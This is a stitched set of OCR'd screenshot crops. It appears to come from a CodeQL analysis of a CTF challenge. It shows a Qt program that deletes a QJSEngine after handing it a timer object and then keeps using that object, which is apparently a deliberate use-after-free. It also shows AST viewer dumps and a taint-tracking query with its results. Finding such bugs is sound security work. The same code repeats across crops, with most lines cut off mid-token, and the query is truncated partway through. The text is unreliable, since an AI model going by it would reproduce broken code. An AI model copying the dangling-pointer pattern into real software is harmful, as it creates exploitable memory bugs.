
```
∨ getStmt(6): [ExprStmt] ExprStmt Line 28
  ∨ getExpr(): [FunctionCall] call to operator= Line 28
    ∨ getArgument(0): [FunctionCall] call to newQObject Line 28
        getArgument(0): [VariableAccess] myTimer Line 28
        getArgument(0).getFullyConverted(): [CStyleCast] (QObject *)... Line 28
    > getImplicitDestructorCall(0): [DestructorCall] call to ~QJSValue Line 28
    > getArgument(0).getFullyConverted(): [ReferenceToExpr] (reference to) Line 28
    getExpr().getFullyConverted(): [ReferenceDereferenceExpr] (reference dereference) Line 28
```



```
int main(int argc, char *argv[]){

    QCoreApplication a(argc, argv);
    QJSValue jsTimer;
    QJSEngine* myEngine = new QJSEngine();
    QQTimer* myTimer = new QQTimer();
    myEngine->installExtensions(QJSEngine::ConsoleExtension);
    jsTimer = myEngine->newQObject(myTimer);
    myEngine->globalObject().setProperty("Timer", jsTimer);
    delete myEngine;
    qtout << "timec
    myTimer->setTir
    qtout << "timec

    myEngine = new
    qtout << "timec

//    return a.exec
    return 0;
}
```




```
⌄ getStmt(7): [ExprStmt] ExprStmt Line 29
  ⌄ getExpr(): [FunctionCall] call to setProperty Line 29
    ⌄ getQualifier(): [FunctionCall] call to globalObject Line 29
        getQualifier(): [VariableAccess] myEngine Line 29
        getQualifier().getFullyConverted(): [CStyleCast] (const QJSEngine *)... Line 29
    › getArgument(0): [ConstructorCall] call to QString Line 29
      getArgument(1): [VariableAccess] jsTimer Line 29
    › getImplicitDestructorCall(0): [DestructorCall] call to ~QString Line 29
    › getImplicitDestructorCall(1): [DestructorCall] call to ~QJSValue Line 29
      getQualifier().getFullyConverted(): [TemporaryObjectExpr] temporary object Line 29
    › getArgument(0).getFullyConverted(): [ReferenceToExpr] (reference to) Line 29
    › getArgument(1).getFullyConverted(): [ReferenceToExpr] (reference to) Line 29
```




```
int main(int argc, char *argv[]){

    QCoreApplication a(argc, argv);
    QJSValue jsTimer;
    QJSEngine* myEngine = new QJSEngine();
    QQTimer* myTimer = new QQTimer();
    myEngine->installExtensions(QJSEngine::ConsoleExtension);
    jsTimer = myEngine->newQObject(myTimer);
    myEngine->globalObject().setProperty("Timer", jsTimer);
    delete myEngine;
    qtout << "timeout: " << myTimer->getTimeout() << Qt::endl;
    myTimer->
    qtout <<

    myEngine
    qtout <<

//     return
    return 0;
}
```


```
∨ getStmt(8): [ExprStmt] ExprStmt Line 30
  ∨ getExpr(): [DeleteExpr] delete Line 30
      getDeallocatorCall(): [FunctionCall] call to operator delete Line 30
    ∨ getDestructorCall(): [DestructorCall] call to ~QJSEngine Line 30
        getQualifier(): [VariableAccess] myEngine Line 30
      getExprWithReuse(): [ReuseExpr] reuse of myEngine Line 30
```




```
int main(int argc, char *argv[]){

    QCoreApplication a(argc, argv);
    QJSValue jsTimer;
    QJSEngine* myEngine = new QJSEngine();
    QQTimer* myTimer = new QQTimer();
    myEngine->installExtensions(QJSEngine::ConsoleExtension);
    jsTimer = myEngine->newQObject(myTimer);
    myEngine->globalObject().setProperty("Timer", jsTimer);
    delete myEngine;
    qtout << "timeout: " << myTimer->getTimeout() << Qt::endl;
    myTimer->setTimeout(1234);
    qtout << "tim

    myEngine = ne
    qtout << "tim

//     return a.ex
    return 0;
}
```



```
∨ getStmt(9): [ExprStmt] ExprStmt  Line 31
  ∨ getExpr(): [FunctionCall] call to operator<<  Line 31
    ∨ getArgument(0): [FunctionCall] call to operator<<  Line 31
      > getQualifier(): [FunctionCall] call to operator<<  Line 31
      > getArgument(0): [FunctionCall] call to getTimeout  Line 31
        getQualifier().getFullyConverted(): [ReferenceDereferenceExpr] (reference dereference)  Line 31
      getArgument(1): [FunctionAccess] endl  Line 31
    > getArgument(0).getFullyConverted(): [ReferenceToExpr] (reference to)  Line 31
    getExpr().getFullyConverted(): [ReferenceDereferenceExpr] (reference dereference)  Line 31
```



```
import cpp
import semmle.code.cpp.dataflow.new.TaintTracking

from VariableAccess va, Expr eng, Expr qobj, Expr qjsv, Expr qjsv2, Expr dobj,
    FunctionCall newQObject, FunctionCall setProperty, FunctionCall eq, DestructorCall de
where
    // Init
    newQObject.getTarget().hasName("newQObject") and
    eng = r
    qobj =

    eq = ne
    eq.getT
    qjsv =

    setProp
    qjsv2 =

    dobj =

    // Find
    TaintTr

    // Find QJsEngine deletion
    TaintTracking::localExprTaint(eng, dobj) and

    // Find QObject usage
    TaintTracking::localExprTaint(qobj, va)

select qobj, " is referenced at ", va, va.getLocation()
```



CodeQL Query Results

« 1 / 1 »   example6.ql on cpp-database - finished in 1 seconds (5 results) [5/16/2024, 4:41:20 AM]   Open example6.ql

#select   5 results

#	qobj	[1]	va	[3]
1	myTimer	is referenced at	myTimer	file:///home/hank/MY_CTF_CHALLENGES/hitcon_ctf_2023/qjsengine/src/main.cpp:28:36:28:42
2	myTimer	is referenced at	myTimer	file:///home/hank/MY_CTF_CHALLENGES/hitcon_ctf_2023/qjsengine/src/main.cpp:31:29:31:35
3	myTimer	is referenced at	myTimer	file:///home/hank/MY_CTF_CHALLENGES/hitcon_ctf_2023/qjsengine/src/main.cpp:32:5:32:11
4	myTimer	is referenced at	myTimer	file:///home/hank/MY_CTF_CHALLENGES/hitcon_ctf_2023/qjsengine/src/main.cpp:33:29:33:35
